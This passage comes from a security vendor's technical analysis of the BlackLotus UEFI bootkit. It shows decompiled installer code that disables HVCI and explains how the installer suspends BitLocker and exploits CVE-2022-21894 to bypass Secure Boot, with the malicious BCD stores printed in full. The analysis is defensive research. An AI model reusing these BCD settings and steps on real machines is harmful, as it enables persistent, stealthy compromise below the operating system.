  *&ObjectAttributes.SecurityDescriptor = 0i64;
  result = ZwOpenKey(&KeyHandle, 0xF003Fu, &ObjectAttributes);
  if ( result >= 0 )
  {
    v2 = DecryptStr(&unk_140009D08, 8u, 1);     // Enabled
    RtlInitUnicodeString(&ValueName, v2);
    ZwSetValueKey(KeyHandle, &ValueName, 0, 4u, &Value, 4u);
    return ZwClose(KeyHandle);
  }
  return result;
}
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-5.-Hex-Rays-decompiled-code-of-BlackLotus-installer-function-responsible-for-disabling-HVCI.png)

Figure 5. Hex-Rays decompiled code of BlackLotus installer function responsible for disabling HVCI

Step 3 – Disabling BitLocker

The next feature deactivated by the installer is BitLocker Drive Encryption (https://learn.microsoft.com/en-us/windows/security/information-protection/bitlocker/bitlocker-overview). The reason for this is that BitLocker can be used in a combination with Trusted Platform Module (TPM) (https://learn.microsoft.com/en-us/windows/security/information-protection/tpm/trusted-platform-module-overview) to ensure that various boot files and configurations, including Secure Boot, haven't been tampered with since BitLocker drive encryption was configured on the system. Considering that the installer modifies the Windows boot chain on a compromised machine, keeping BitLocker on for systems with TPM support would lead to a BitLocker recovery screen at the next bootup and would tip the victim off that the system had been compromised.

To disable this protection, the BlackLotus installer:

- walks through all volumes under the `Root\CIMV2\Security\MicrosoftVolumeEncryption` WMI namespace and checks their protection status by calling the `GetProtectionStatus` method of the `Win32_EncryptableVolume` WMI class

- for those protected by BitLocker, it calls the `DisableKeyProtectors` method with the `DisableCount` parameter set to zero, meaning that the protection will be suspended until it is manually enabled

With the necessary protections disabled and all files deployed, the installer registers itself to be deleted during the next system restart and reboots the machine to proceed to the exploitation of CVE-2022-21894.

Bypassing Secure Boot and establishing persistence

In this part, we take a closer look at how BlackLotus achieves persistence on systems with UEFI Secure Boot enabled. As the execution chain we are about to describe is quite complex, we will first explain basic principles and then dig deeper into technical details.

In a nutshell, this process consists of two key steps:


1. Exploiting CVE-2022-21894 to bypass the Secure Boot feature and install the bootkit. This allows arbitrary code execution in early boot phases, where the platform is still owned by firmware and UEFI Boot Services functions are still available. This allows attackers to do many things that they should not be able to do on a machine with UEFI Secure Boot enabled without having physical access to it, such as modifying Boot-services-only NVRAM variables. And this is what attackers take advantage of to set up persistence for the bootkit in the next step. More information about exploitation can be found in the *Exploiting CVE-2022-21894* section.

2. Setting persistence by writing its own MOK to the `MokList`, Boot-services-only NVRAM variable. By doing this, it can use a legitimate Microsoft-signed `shim` for loading its self-signed (signed by the private key belonging to the key written to

`MokList`) UEFI bootkit instead of exploiting the vulnerability on every boot. More about this in the *Bootkit persistence* section.

To make the detailed analysis in the next two sections easier, we will follow the steps shown in the execution diagram, Figure 6.

(https://www.welivesecurity.com/) (https://www.eset.com/)



executes
Installer
Attackers
-1
installs BlackLotus and reboots machine
0
System start
UEFI Firmware
1
loads and executes
First system start after installation
Exploiting CVE-2022-21894
Setting up persistence using MOK
EFI System Partition EFI/Microsoft/Boot/
bootmgfw.efi
BCD
bootmgfw.efi Vulnerable Windows Boot Manager
2
loads
Custom BCD
moved to
moved to
bootload.efi Legitimate RedHat shim
BCDR Legitimate victim's BCD backup
3
loads and executes
EFI System Partition /system 32/
bootmgr.efi Vulnerable legitimate bootmgr
4
loads
Custom BCD
5
loads and executes
hvloader.efi Vulnerable legitimate hvloader.efi
6
loads and executes
mcupdate*.dll Self-signed malicious loader
7
loads and executes
8.a
moves files (replaces destination file)
EFI App (MokList installer)
8.c
deletes all files in system32 folder (on ESP)
NVRAM
MokList (NV + BS)
8.b
sets MokList NVRAM variable
8.d
reboots

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-6.-Bypassing-Secure-Boot-and-setting-up-persistence-using-MOK.png)

Figure 6. Bypassing Secure Boot and setting up persistence using MOK

Exploiting CVE-2022-21894

To bypass Secure Boot, BlackLotus uses the baton drop (CVE-2022-21894): Secure Boot Security Feature Bypass Vulnerability (https://github.com/Wack0/CVE-2022-21894). Despite its high impact on system security, this vulnerability did not get as much public attention as it deserved. Although the vulnerability was fixed in Microsoft's January 2022 update, its exploitation is still possible because the affected binaries have still not been added to the UEFI revocation list (https://uefi.org/revocationlistfile). As a result, attackers can bring their own copies of vulnerable binaries to their victims' machines to exploit this vulnerability and bypass Secure Boot on up-to-date UEFI systems.

Moreover, a Proof of Concept (PoC) exploit for this vulnerability has been publicly available since August 2022. Considering the date of the first BlackLotus VirusTotal submission (see Figure 1), the malware developer has likely just adapted the available PoC to their needs without any need of deep understanding of how this exploit works.

Let's start with a brief introduction to the vulnerability, mostly summarizing key points from the write-up published along with the PoC on GitHub (https://github.com/Wack0/CVE-2022-21894):

> Affected Windows Boot Applications (such as `bootmgr.efi`, `hvloader.efi`, `winload.efi`…) allow removing a serialized Secure Boot policy from memory – before it gets loaded by the application – by using the `truncatememory` BCD boot option.

This allows attackers to use other dangerous BCD options like `bootdebug`, `testsigning`, or `nointegritychecks`, thus breaking Secure Boot.

There are various ways to exploit this vulnerability – three of them are published in the PoC repository.

As an example, one of the PoCs shows how it can be exploited to make the legitimate `hvloader.efi` load an arbitrary, self-signed `mcupdate_<platform>.dll` binary (where `<platform>` can be `GenuineIntel` or `AuthenticAMD`, based on the machine's CPU.).

Now, we continue with describing how BlackLotus exploits this vulnerability (numbers in the list below describe corresponding steps in Figure 6):

1. After the installer reboots the machine, the UEFI firmware proceeds with loading a first boot option. For Windows systems, the first boot option is by default `bootmgfw.efi` located in the `ESP:/EFI/Microsoft/Boot` folder on the ESP. This time, instead of executing the original victim's `bootmgfw.efi` (which was previously renamed `winload.efi` by the installer), the firmware executes the vulnerable one – deployed by the installer.

2. After `bootmgfw.efi` is executed, it loads the BCD boot options, previously modified by the installer. Figure 7 shows a comparison of the legitimate BCD and the modified one.

3. As you can see in Figure 7 (path underlined with green), the legitimate Windows Boot Manager would normally load the Windows OS loader (`\WINDOWS\system32\winload.efi`) as a default boot application. But this time, with the modified BCD, it continues with loading the vulnerable `ESP:\system32\bootmgr.efi`, with the `avoidlowmemory` BCD element set to value `0x10000000` and the `custom:22000023` BCD element pointing to another attackers' BCD stored in `ESP:\system32\bcd`. The explanation of using these elements can be found in the published PoC (https://github.com/Wack0/CVE-2022-21894):


The attacker needs to ensure the serialised Secure Boot Policy is allocated above a known physical address.

(https://www.welivesecurity.com/) (https://www.eset.com)

[…]

The `avoidlowmemory` *element can be used to ensure all allocations of physical memory are above a specified physical address.*

- *Since Windows 10, this element is disallowed if VBS is enabled, but as it is used during boot application initialisation, before the serialised Secure Boot policy is read from memory, loading* `bootmgr` *and specifying a custom BCD path (using* `bcdfilepath` *element aka* `custom:22000023`*) can be used to bypass this.*



```
Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume2
path                    \EFI\Microsoft\Boot\bootmgfw.efi
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {499d02c2-23e9-11ec-81bc-c8c171fb7d17}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \WINDOWS\system32\winload.efi
description             Windows 10
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {499d02c4-23e9-11ec-81bc-c8c171fb7d17}
displaymessageoverride  Recovery
recoveryenabled         Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \WINDOWS
resumeobject            {499d02c2-23e9-11ec-81bc-c8c171fb7d17}
nx                      OptIn
bootmenupolicy          Standard
hypervisorlaunchtype    Auto
```


```
Windows Boot Manager
--------------------
identifier              {bootmgr}
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
bootdebug               No
displayorder            {527f84fc-036e-11ec-abb0-005056c00008}
timeout                 30

Windows Boot Loader
-------------------
identifier              {527f84fc-036e-11ec-abb0-005056c00008}
device                  boot
path                    \system32\bootmgr.efi
description             RIP the woo
locale                  en-US
inherit                 {bootloadersettings}
avoidlowmemory          0x10000000
bootdebug               No
isolatedcontext         Yes
custom:22000023         \system32\bcd
ems                     Yes
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-7.-Legitimate-BCD-store-BEFORE-vs-the-one-used-by-the-BlackLotus-installer-AFTER.png)

Figure 7. Legitimate BCD store (BEFORE) vs the one used by the BlackLotus installer (AFTER)

4. In the next step, the executed `ESP:\system32\bootmgr.efi` loads that additional BCD located in `ESP:\system32\bcd`. Parsed content of this additional BCD is shown in Figure 8.

(ht



```
Windows Boot Manager
--------------------
identifier              {bootmgr}
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
bootdebug               Yes
displayorder            {57e1b615-0355-11ec-abb0-005056c00008}
timeout                 30

Windows Boot Loader
-------------------
identifier              {57e1b615-0355-11ec-abb0-005056c00008}
device                  boot
path                    \system32\hvloader.efi
description             Hoy la disco se flota
locale                  en-US
inherit                 {bootloadersettings}
truncatememory          0x10000000
avoidlowmemory          0x1000
nointegritychecks       Yes
testsigning             Yes
isolatedcontext         Yes
osdevice                boot
systemroot              \
ems                     Yes
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-8.-Second-BCD-dropped-by-the-BlackLotus-installer-–-used-to-exploit-CVE-2022-21894.png)

Figure 8. Second BCD dropped by the BlackLotus installer – used to exploit CVE-2022-21894

5. Because of options loaded from the BCD file shown in Figure 8, `bootmgr.efi` continues with loading another vulnerable Windows Boot Application deployed by the installer – `ESP:\system32\hvloader.efi` – which is the Windows Hypervisor Loader. More importantly, additional BCD options are specified in the same BCD file (see Figure 8):

   a. `truncatememory` with value set to `0x10000000`


   b. `nointegritychecks` set to Yes

   c. and `testsigning`, also set to Yes

And this is where the magic happens. As the serialized Secure Boot policy should be loaded in physical addresses above 0x10000000 (because of avoidlowmemory used in previous steps), specifying the truncatememory element will effectively remove it – thus, break the Secure Boot and allow the use of dangerous BCD options like nointegritychecks or testsigning. By using these options, the attackers can make the hvloader.efi execute their own, self-signed code.

6. To do this, the same trick as described in the PoC (https://github.com/Wack0/CVE-2022-21894) is used: during its execution, the legitimate hvloader.efi loads and executes the mcupdate_{GenuineIntel| AuthenticAMD}.dll native binary from the <device>:\<SystemRoot>\system32\ directory. Commented Hex-Rays decompiled code of the function from hvloader.efi responsible for loading this mcupdate*.dll binary is shown in Figure 9. Note that hvloader.efi would normally load this legitimate mcupdate*.dll binary from the <OS_partition>:\Windows\system32, but this time the malicious attackers' self-signed mcupdate*.dll is executed from a custom ESP directory previously created by the installer (ESP:\system32). It's caused by the BCD options device and systemroot used in the BCD from Figure 8 specifying the current device as boot – meaning the ESP – and also specifying SystemRoot to be the root (\) directory on this device.

(https://www.welivesecurity.com/) (https://www.eset.com)




```
unsigned __int64 __fastcall BtLoadUpdateDll(__int64 a1, _QWORD *imageEP)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  platform = 0i64;
  BtpUpdateDllImagePages = 0i64;
  v9[1] = v9;
  v9[0] = v9;
  // identify platform based on CPUID
  status = BtpIdentifyPlatform(a1, &platform);
  if...
  mcupdate_filename = *(platform + 16);
  if...
  // load image from <device>:\\<systemroot>\system32\mcupdate_<platform>.dll
  status = BtpLayoutImage(mcupdate_filename, v10, &image, v9, &platform, a1, 1);
  v7 = *(platform + 0x30);
  BtpUpdateDllImagePages = v7;
  if ( status )
  {
    // err, call gHvlpInvalidHypervisorImage
    (*(a1 + 0x78))(L"\\SystemRoot\\system32\\", *(platform + 16));
  }
  else
  {
    image.ImageBase = v7;
    BtpProcessImageLoadConfig(v10, &image.ImageBase, v7, 0);
    *imageEP = BtpUpdateDllImagePages + image.AddressOfEntryPoint;
  }
```

(https://www.welivesecurity.com/wp-content/uploads/2023/03/Figure-9.-Hex-Rays-decompilation-of-the-BtLoadUpdateDll-function-from-the-legitimate-hvloader.efi-responsible-for-loading-mcupdate_.dll_.png)

Figure 9. Hex-Rays decompilation of the `BtLoadUpdateDll` *function from the legitimate* `hvloader.efi`*, responsible for loading* `mcupdate_*.dll`

